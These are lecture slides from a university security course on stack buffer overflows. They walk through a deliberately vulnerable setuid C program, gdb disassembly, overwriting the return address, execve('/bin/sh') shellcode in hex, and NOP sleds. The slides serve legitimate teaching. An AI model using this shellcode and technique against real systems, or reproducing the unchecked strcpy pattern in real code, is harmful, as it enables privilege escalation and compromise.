

Buffer overflows & friends

CS642:

Computer Security



Homework 1 is up

- Due Feb 21st at 9 pm
- TA is available to help you get setup
- Work in groups of two
- Should be lots of fun!

Low-level software security starts with buffer overflows (Gray Hat Hacking chapter 7)



C code, process layout, assembly recall

Buffer overflows on stack

Constructing an exploit buffer

Setting up exploit code

...

Running demo example (from Gray hat hacking w/ modifications)

```
#include <stdio.h>
#include <string.h>

greeting( char* temp1, char* temp2 )
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf( "Hi %s %s\n", temp1, name );
}

int main(int argc, char* argv[] )
{
    greeting( argv[1], argv[2] );
    printf( "Bye %s %s\n", argv[1], argv[2] );
}
```



Say this file, meet.c, is compiled setuid

```
user@box:~/pp1/demo$ ls -al
total 36
drwxr-xr-x 2 user user 4096 Aug 28 01:01 .
drwx----- 5 user user 4096 Aug 27 23:13 ..
-rwxr-xr-x 1 user user 4711 Aug 28 00:18 get_sp
-rw-r--r-- 1 user user 198 Aug 28 00:18 get_sp.c
-rwsr-xr-x 1 root root 6297 Aug 28 01:01 meet
-rw-r--r-- 1 user user 298 Aug 28 00:51 meet.c
-rw-r--r-- 1 user user 214 Aug 28 00:30 exploitstr
user@box:~/pp1/demo$ _
```

Recall: setuid means it will run as root

(DEMO)


```
#include <stdio.h>
#include <string.h>

greeting( char* temp1, char* temp2 )
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf( "Hi %s %s\n", temp1, name );
}

int main(int argc, char* argv[] )
{
    greeting( argv[1], argv[2] );
    printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

Privilege escalation obtained!
Now we'll see what happened


Process memory layout (review)



- `.text:`
machine code of executable
- `.data:`
global initialized variables
- `.bss:`
“below stack section”
global uninitialized variables

- `heap:`
dynamic variables
- `stack:`
local variables, track func calls
- `Env:`
environment variables,
arguments to program

The stack



```
greeting( int v1 ) {
    char name[400];
}

int main(int argc, char* argv[]) {
    int p1;
    greeting( p1 );
}
```

```
user@box:~/pp1/demo$ gcc -ggdb -mpreferred-stack-boundary=2 simpleargs.c
user@box:~/pp1/demo$ gdb -q a.out
Reading symbols from /home/user/pp1/demo/a.out...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x0804839f <main+0>:    push   %ebp
0x080483a0 <main+1>:    mov    %esp,%ebp
0x080483a2 <main+3>:    sub   $0x8,%esp
0x080483a5 <main+6>:    mov   -0x4(%ebp),%eax
0x080483a8 <main+9>:    mov   %eax,(%esp)
0x080483ab <main+12>:   call  0x8048394 <greeting>
0x080483b0 <main+17>:   leave
0x080483b1 <main+18>:   ret
End of assembler dump.
(gdb) _
```

```
greeting( int v1 ) {
    char name[400];
}

int main(int argc, char* argv[]) {
    int p1;
    greeting( p1 );
}
```

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x08048394 <greeting+0>:      push   %ebp
0x08048395 <greeting+1>:      mov    %esp,%ebp
0x08048397 <greeting+3>:      sub    $0x190,%esp
0x0804839d <greeting+9>:      leave
0x0804839e <greeting+10>:     ret
End of assembler dump.
(gdb) _
```

Smashing the stack



Low memory
addresses

High memory
addresses

If temp2 has more than 400 bytes...

```
greeting( char* temp1, char* temp2 )
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf( "Hi %s %s\n", temp1, name );
}
```

(DEMO)

```
#include <stdio.h>
#include <string.h>

greeting( char* temp1, char* temp2 )
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf( "Hi %s %s\n", temp1, name );
}

int main(int argc, char* argv[] )
{
    greeting( argv[1], argv[2] );
    printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

Smashing the stack



Low memory
addresses

High memory
addresses

Munging EBP

- When greeting() returns, stack corrupted because stack frame pointed to wrong address

Munging EIP


- When greeting() returns, will jump to address pointed to by the EIP value “saved” on stack

Smashing the stack

- Useful for denial of service (DoS)
- Better yet: control flow hijacking

When greeting() returns, jumps to address pointed to by ptr

Have it point back into buffer, system tries to execute buf as machine code




Low memory addresses

High memory addresses

Building an exploit sandwich

- Ingredients:
 - executable machine code
 - pointer to machine code



Building shell code

```
#include <stdio.h>

void main() {
    char *name[2];

1: name[0] = "/bin/sh";
2: name[1] = NULL;
3: execve(name[0], name, NULL);
4: exit(0);
}
```

Shell code from AlephOne

```
movl string_addr,string_addr_addr // #1
movb $0x0,null_byte_addr //term string
movl $0x0,null_addr // #2
movl $0xb,%eax // syscall #
movl string_addr,%ebx
leal string_addr,%ecx
leal null_string,%edx
int $0x80 // #3
movl $0x1,%eax
movl $0x0,%ebx
int $0x80 // #4
/bin/sh string goes here.
```

What we need: code to call `execve()`, string in memory,
location of string

Problem: we don't know where we are in memory


Building shell code

```
jmp offset-to-call # 2 bytes
popl %esi # 1 byte
movl %esi,array-offset(%esi) # 3 bytes
movb $0x0,nullbyteoffset(%esi) # 4 bytes
movl $0x0,null-offset(%esi) # 7 bytes
movl $0xb,%eax # 5 bytes
movl %esi,%ebx # 2 bytes
leal array-offset,(%esi),%ecx # 3 bytes
leal null-offset(%esi),%edx # 3 bytes
int $0x80 # 2 bytes
movl $0x1,%eax # 5 bytes
movl $0x0,%ebx # 5 bytes
int $0x80 # 2 bytes
call offset-to-popl # 5 bytes
/bin/sh string goes here.
empty bytes # 4 bytes
```

Key: call pushes address
after call instruction

Start string at next address

Calculate offset-offset-to-
call from length of code in
middle



Building shell code

```
char shellcode[] =  
    "\\xeb\\x2a\\x5e\\x89\\x76\\x08\\xc6\\x46\\x07\\x00\\xc7\\x46\\x0c\\x00\\x00\\x00"  
    "\\x00\\xb8\\x0b\\x00\\x00\\x00\\x89\\xf3\\x8d\\x4e\\x08\\x8d\\x56\\x0c\\xcd\\x80"  
    "\\xb8\\x01\\x00\\x00\\x00\\xbb\\x00\\x00\\x00\\x00\\xcd\\x80\\xe8\\xd1\\xff\\xff"  
    "\\xff\\x2f\\x62\\x69\\x6e\\x2f\\x73\\x68\\x00\\x89\\xec\\x5d\\xc3";
```

Another issue:

strcpy stops when it hits a NULL byte

Solution:

Alternative machine code that avoids NULLs

Building shell code

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Another issue:


strcpy stops when it hits a NULL byte

Solution:

Alternative machine code that avoids NULLs

Mason et al., "English Shellcode"

www.cs.jhu.edu/~sam/ccs243-mason.pdf



How do we know what to set ptr to?

```

user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void)
{
    __asm__("movl %esp, %eax");
}

int main()
{
    printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}


user@box:~/pp1/demo$ _

```

This is a crude way of getting stack pointer

Knowing exact addresses


- We may not exactly know stack address for another program, or how much is on the stack
- Solution: fuzzy targets:
 - Allow calling a wide variety of locations to popl
 - Allow jumping a variety of offsets



We can use a nop sled to make the arithmetic easier

Instruction "xchg %eax,%eax" which has opcode \x90

Land anywhere in NOPs, execute until jmp



We can use a nop sled to make the arithmetic easier

Instruction "xchg %eax,%eax" which has opcode \x90

Land anywhere in NOPs, and we are good to go

Add many copies of ptr to overwrite return address

(DEMO)

```
#include <stdio.h>
#include <string.h>

greeting( char* temp1, char* temp2 )
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf( "Hi %s %s\n", temp1, name );
}

int main(int argc, char* argv[] )
{
    greeting( argv[1], argv[2] );
    printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

Bad C library functions

- strcpy
- strcat
- scanf
- gets


- “More” safe versions: strncpy, strncat, etc.
 - These are not foolproof either!

Small buffers

```
#include <stdio.h>
#include <string.h>

greeting( char* temp1, char* temp2)
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf( "Hi %s %s\n", temp1, name );
}
```

What if 400 is changed to a small value, say 10?



Small buffers


Use an environment variable to store exploit buffer

```
execve("meet", argv, envp)
```

envp = array of pointers to strings (just like argv)

